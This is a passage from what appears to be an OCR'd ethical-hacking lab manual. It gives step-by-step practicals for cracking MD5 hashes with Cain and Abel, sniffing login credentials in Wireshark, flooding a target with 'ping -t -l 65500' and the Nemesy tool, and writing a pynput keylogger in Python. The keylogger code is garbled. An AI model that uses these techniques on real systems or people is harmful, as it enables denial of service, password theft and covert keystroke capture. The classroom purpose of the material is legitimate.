
Step 5: Now write Encrypted Text on a previous screen.



Step 6: Click on Encrypt/Decrypt -> choose Symmetric (modem) -> RC4

Step 7: Select Key Length 24 bits and click on Decrypt.

Decrypted text will appear.




2. Password Cracking and Wireless Network Password Decoding using Cain and Abel.

Step 1: Turn of all Firewall Protection


Step 2: open Cain and Abel app.

Step 3: Click on Hash Calculator.




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
Step 4: Type text in the Text to Hash and Click on Calculate.




Step 5: Copy the MD5 Hash value and paste in notepad.




Step 6: Click on Cracker.




Step 7: Select the MD5 Hashes. Then Right Click on empty space -> Add to list.







Step 8: Paste the Copied MD5 hash value -> ok.




Step 9: right click on MD5 hash value -> Dictionary Attack



Step 10: Right click on file field -> Add to list. Click & Open WordList.



Step 11: If password is present in WordList, you will get following output.



Practical No. 3


Aim: Network Traffic Capture and DoS Attack with Wireshark and Nemsey.

1.Use Wireshark to capture network traffic on a specific network interface.


2.Use Nemsey to launch a DoS attack against a target system or network.

1.Use Wireshark to capture network traffic on a specific network interface.


Step 1: Open Wireshark and Choose the active network interface (e.g., **Ethernet** or **Wi-Fi**).




Step 2: Click on Start capture.



Step 3: Open a website http://zero.webappsecurity.com/ in a browser. Click on Signin button.




Step 4: Enter the credential and click on Sign in button.



Step 5: Goto Wireshark and stop capturing. Apply filter http.request.method==POST.


Expand the HTML Form URL Encoded and see the username and password.



2.Use Nemsey to launch a DoS attack against a target system or network.

Step 1: Turn of all Firewall protection in both the PCs (Your PC and Target PC)


Step 2: Open Command prompt on the target computer to get the ip address. Type ipconfig.




Step 3: Network can be flooded with nemesy as well as command prompt to perform DoS attack.

Open cmd and type: **ping 'target ip' -t -l 65500**


eg. ping 192.168.1.11 -t -l 65500




Step 4: Check the network stats in task manager of target pc, the following result appears




Step 5: Open nemesy tool to perform the DoS attack. Enter target ip and size of packets to be send and add Delay time, then click send to launch DoS attack



Step 6: To stop the attack click on halt.



Step 7: The result is shown below



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Practical 4

Aim: Creating a Keylogger with Python

1.Write a Python script that captures and logs keystrokes from a target system.
2.Execute the keylogger script and observe the logged keystrokes.

Step1: write code in IDLE


```
from pynput.keyboard import Key,Listener import logging
log_dir =" " logging.basicConfig(
    filename=(log_dir + "keylog.text"),
    level=logging.DEBUG,
    format='%(asctime)s:%(message)s'
    )

def on_press(key):
    logging.info(str(key))
    with Listener(on_press=on_press) as listener:
    listener.join()
```

Step2: Run the code. Keylod.txt file will be store in your folder where you save the above file.

Step4: Open any browser and press Keyboard keys

Step 5: Open the Keylog.txt file




Practical 5

Aim: Port Scanning with NMap

1.Use NMap to perform an ACK scan to determine if a port is filtered, unfiltered, or open.
